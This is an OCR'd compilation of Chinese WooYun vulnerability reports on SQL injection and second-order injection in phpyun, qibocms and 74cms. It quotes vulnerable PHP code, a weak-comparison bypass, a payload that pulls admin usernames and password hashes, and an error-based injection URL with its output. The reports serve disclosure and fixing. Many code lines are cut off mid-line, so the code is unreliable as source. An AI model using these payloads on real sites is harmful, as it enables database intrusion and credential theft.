
首先编辑自己的企业信息 把safekey加进去。



这里我直接把语句数出来了。



漏洞证明



修复方案

第一个用pylode

第二个对出库的addslashes一次。

WooYun-2014-88872：phpyun v3.2 (20141226) 两处注入。

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-088872

简要描述

最近更新日期（2014-12-26） 又更新了，麻烦别再给5rank了 20走起可好。 一处是新的 一处算是绕过补丁了。 之前还有一两个没打补丁哦 加快速度把。

详细说明

第一处 新发现的在兑换奖品的时候

在model/redeem.class.php中

```
function dh_action(){
        $this->public_action();
        if(!$this->uid && !$this->username)
        {
             $this->obj->ACT_layer_msg("您还没有登录，请先登录！",8,$_S
        }
        if($_POST['submit']){
            if(!$_POST['password']){
                $this->obj->ACT_layer_msg("密码不能为空！",8,$_SERVER
            }
            if(!$_POST['linkman'] || !$_POST['linktel'] ){
                $this->obj->ACT_layer_msg("联系人或联系电话不能为空！",
            }
```

```
            $info=$this->obj->DB_select_once("member","`uid`='".$th
            $passwrod=md5(md5($_POST['password']).$info['salt']);
            if($info['password']!=$passwrod){
                $this->obj->ACT_layer_msg("密码不正确！",8,$_SERVER[
            }
            if(!$this->uid && !$this->username){
                 $this->obj->ACT_layer_msg("您还没有登录，请先登录！",8
            }else{
                if($_POST['num']<1){
                    $this->obj->ACT_layer_msg("请填写正确的数量！",8,$
                }else{
                    if($_COOKIE['usertype']=="1"){
                        $table="member_statis";
                    }elseif($_COOKIE['usertype']=="2"){
                        $table="company_statis";
                    }elseif($_COOKIE['usertype']=="3"){
                        $table="lt_statis";
                    }elseif($_COOKIE['usertype']=="4"){
                        $table="px_train_statis";
                    }
                    $info=$this->obj->DB_select_once($table,"`uid`=
                    $gift=$this->obj->DB_select_once("reward","`id`
                    if($_POST['num']>$gift['stock']){
                        $this->obj->ACT_layer_msg("已超出库存数量！",
                    }else{
                        if($gift['restriction']!="0"&&$_POST['num']
                            $this->obj->ACT_layer_msg("已超出限购数量
```

```
                    }else{
                        $integral=$gift['integral']*$_POST['nur
                        if($info['integral']<$integral){
                            $this->obj->ACT_layer_msg("您的积分不
                        }else{
                            $this->obj->company_invtal($this->u
                            $value.="`uid`='".$this->uid."',";
                            $value.="`username`='".$this->usern
                            $value.="`usertype`='".$_COOKIE['us
                            $value.="`name`='".$gift['name']."'
                            $value.="`gid`='".$gift['id']."',";
                            $value.="`linkman`='".$_POST['linkm
                            $value.="`linktel`='".$_POST['linkt
                            $value.="`body`='".$_POST['body']."
                            $value.="`integral`='".$integral."'
                            $value.="`num`='".$_POST['num']."',
                            $value.="`ctime`='".time()."'";
                            $this->obj->DB_insert_once("change"
                            $this->obj->DB_update_all("reward",
                            $this->obj->ACT_layer_msg("兑换成功
                        }
                    }
                }
            }
        }
    }
```


```
function DB_update_all($tablename, $value, $where = 1){
        $SQL = "UPDATE `" . $this->def . $tablename . "` SET $value
         $this->db->query("set sql_mode=''");
        $return=$this->db->query($SQL);
        return $return;
    }
```


查询查询

但是我们来看看$_POST['num'] 之前有啥处理没。


可以看到前面有三个比较。

```
if($_POST['num']<1){ //这里比较是否小于1 php弱语言 像1asdxx 都能过。
                    $this->obj->ACT_layer_msg("请填写正确的数量！",8,$
                }else{
                    if($_COOKIE['usertype']=="1"){
                        $table="member_statis";
                    }elseif($_COOKIE['usertype']=="2"){
                        $table="company_statis";
                    }elseif($_COOKIE['usertype']=="3"){
                        $table="lt_statis";
                    }elseif($_COOKIE['usertype']=="4"){
                        $table="px_train_statis";
                    }
                    $info=$this->obj->DB_select_once($table,"`uid`=
                    $gift=$this->obj->DB_select_once("reward","`id`
                    if($_POST['num']>$gift['stock']){、//这里第二处比
这里的库存为100\.  发现如果我传递的num为1asd之类的时候 竟然true了。。 那么就
                        $this->obj->ACT_layer_msg("已超出库存数量！",
                    }else{
                        if($gift['restriction']!="0"&&$_POST['num']
                            $this->obj->ACT_layer_msg("已超出限购数量
                        }else{
```






那么我们就能绕过这个判断了。



UPDATE `phpyun_reward` SET `stock` = `stock` -1+1,name=(select concat(username,0x23,password) from php_admin_user) WHERE `id` ='1'

此时执行的语句



这里随便说一下 补丁解决泄漏key的那个方法太渣了把。。

很轻松的就绕过去了。 这里不多说， 简直。。

第二处在 api\alipay\alipayto.php

```
require_once(dirname(dirname(dirname(__FILE__)))."/data/db.config.p
require_once(dirname(dirname(dirname(__FILE__)))."/data/db.safety.p
require_once(dirname(dirname(dirname(__FILE__)))."/plus/config.php'
require_once(dirname(dirname(dirname(__FILE__)))."/include/mysql.cl
$db = new mysql($db_config['dbhost'], $db_config['dbuser'], $db_con
if(!is_numeric($_POST['dingdan'])){die;}
$_COOKIE['uid']=(int)$_COOKIE['uid'];
$_POST['is_invoice']=(int)$_POST['is_invoice'];
$_POST['balance']=(int)$_POST['balance'];
$member_sql=$db->query("SELECT * FROM `".$db_config["def"]."member`
$member=mysql_fetch_array($member_sql);
if($member['username'] != $_COOKIE['username'] || $member['usertype
    echo '登录信息验证错误，请重新登录！';die;
}
```

```
$sql=$db->query("select * from `".$db_config["def"]."company_order
$row=mysql_fetch_array($sql);
if(!$row['uid'] || $row['uid']!=$_COOKIE['uid'])
{
    die;
}
if((int)$_POST['is_invoice']=='1'&&$config["sy_com_invoice"]){
    $invoice_title=",`is_invoice`='".$_POST['is_invoice']."'";
    if($_POST['linkway']=='1'){
        $com_sql=$db->query("select `linkman`,`linktel`,`address` f
        $company=mysql_fetch_array($com_sql);
        $link=",'".$company['linkman']."','".$company['linktel']."
        $up_record=",`link_man`='".$company['linkman']."',`link_mob
    }else{
        $link=",'".$_POST['link_man']."','".$_POST['link_moblie'].'
        $up_record=",`link_man`='".$_POST['link_man']."',`link_mobl
    }
    $record_sql=$db->query("select `id` from `".$db_config["def"].'
    $record=mysql_fetch_array($record_sql);
    if($record['id']){
        $upr_sql=$db->query("update `".$db_config["def"]."invoice_r
        mysql_fetch_array($upr_sql);
```


可以看到 data/db.safety.php 把过滤文件添加进来了。

那么这里的$_POST我们就不能引入单引号了。


但是。。

```
if($_POST['linkway']=='1'){
        $com_sql=$db->query("select `linkman`,`linktel`,`address` f
        $company=mysql_fetch_array($com_sql);
        $link=",'".$company['linkman']."','".$company['linktel']."
        $up_record=",`link_man`='".$company['linkman']."',`link_mob
    }else{
        $link=",'".$_POST['link_man']."','".$_POST['link_moblie'].'
        $up_record=",`link_man`='".$_POST['link_man']."',`link_mobl
    }
```


首先编辑自己的企业信息 把safekey加进去。



这里我直接把语句数出来了。



漏洞证明



修复方案

第一个用pylode

第二个对出库的addslashes一次。

WooYun-2014-80877：qibocms 地方门户系统 二次注入#5(demo测试)

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-080877

简要描述

二次注入。

详细说明

在hy/member/homepage_ctrl/pic_fm.php中


```
if(count($pids)<1) showerr("请选择一张图片");
if(!$psid) showerr("请指定一个图集");
foreach($pids as $pid){
    if($pid){
        $rt=$db->get_one("SELECT url FROM {$_pre}pic WHERE pid='$pi
        $db->query("UPDATE {$_pre}picsort SET faceurl='$rt[url]' WH
        break;
    }
}
```

入库的地方挺多 随便找一处把


在hy/member/homepage_ctrl/pic_upload.php中

```
foreach($photoDB[url] AS $key=>$value){
        if(!eregi("\.(gif|jpg|jpeg|png|bmp)$",$value)){
            delete_attachment($uid,tempdir($value));//限定结尾必须jpg
            continue;
        }
        $picpath = "homepage/pic/".ceil($uid/1000)."/";
        $picurl = $picpath.basename($value);//basename不影响
        move_attachment($uid,tempdir($value),$picpath);    //图片转
        if(!is_file(ROOT_PATH."$webdb[updir]/$picurl")){
            $picurl=$value;
        }
        $Newpicpath=ROOT_PATH."$webdb[updir]/{$picurl}.gif";
        gdpic(ROOT_PATH."$webdb[updir]/$picurl",$Newpicpath,150,150
        if(!is_file($Newpicpath)){
            copy(ROOT_PATH."$webdb[updir]/{$picurl}",$Newpicpath);
        }
        $title = filtrate($photoDB[name][$key]);
        $title = get_word($title,32);
        //echo "INSERT INTO `{$_pre}pic` (`psid` , `uid` , `usernar
        $db->query("INSERT INTO `{$_pre}pic` (`psid` , `uid` , `use
        $ck++;
```

首先入库一个。





转义入库。 然后



出库 导致注入。

构造一下。





转义入库 这里我把语句输出一下。

然后 出库。

/hy/member/homepage_ctrl.php?atn=pic_fm&pids[]=45&psid=3313




出数据。

demo 测试:



入库

出库



构造一下 可以看update哪个column 出数据的。

漏洞证明


Load URL
Split URL
Execute
http://127.0.0.1/dan/qibodf/hy/member/homepage_ctrl.php?atn=pic_fm&pids[]=45&psid=3313
Enable Post data
Enable Referrer
数据库连接出错:UPDATE qb_hy_picsort SET faceurl='yu' and (select 1 from (select count(*),concat((select user()),floor(rand(0)*2))x from information_schema.tables group by x)a)#.jpg' WHERE psid='3313' AND uid='1'
Duplicate entry 'root@localhost1' for key 'group_key'
1062
网页正在跳转当中,请稍候...
设置成功
如果您的浏览器没有自动跳转,请点击这里

修复方案

出库转义。

WooYun-2014-68362：74cms (20140709) 二枚二次注入

漏洞作者：'雨。

来源：http://www.wooyun.org/bugs/wooyun-2014-068362

简要描述

不好好的通过修改造成漏洞的代码 而是通过修改过滤函数。 现在的过滤函数, 虽然我是绕不过去了。 但是还是能找到几处能出数据的。 之前未通过,这次两个打个包来。

P.S:这很不好意思 之前测试demo的时候 因为有个是个update的点 忘记加where限制条件了 导致给某处全部都出数据了。。。。。 不只应该修改过滤函数,而且也应该在造成漏洞的代码好好的修复一下。

详细说明

第一枚。 第一枚就不分析代码了。

首先注册一个企业会员 然后创建企业




单引号会被转义 然后转义入库。

找找出库的地方。

然后创建好企业后 发布招聘 如下。





点击发布后 可以看到报错了。 这里刚才的企业名出库了 而且带入到了查询当中。

这里稍微构造下还是能出数据。 这个咋出数据就不多说了，第二处再来说说出数据。

第二处

与上个不同的是 这个是注册一个个人会员

然后发布简历。

来看代码

在user/personal/personal_resume.php中

```
elseif ($act=='make4_save')
{
    $resume_education=get_resume_education($_SESSION['uid'],$_REQUE
    if (count($resume_education)>=6) showmsg('教育经历不能超过6条！',1
    $setsqlarr['uid']=intval($_SESSION['uid']);
    $setsqlarr['pid']=intval($_REQUEST['pid']);
    if ($setsqlarr['uid']==0 || $setsqlarr['pid']==0 ) showmsg('参数
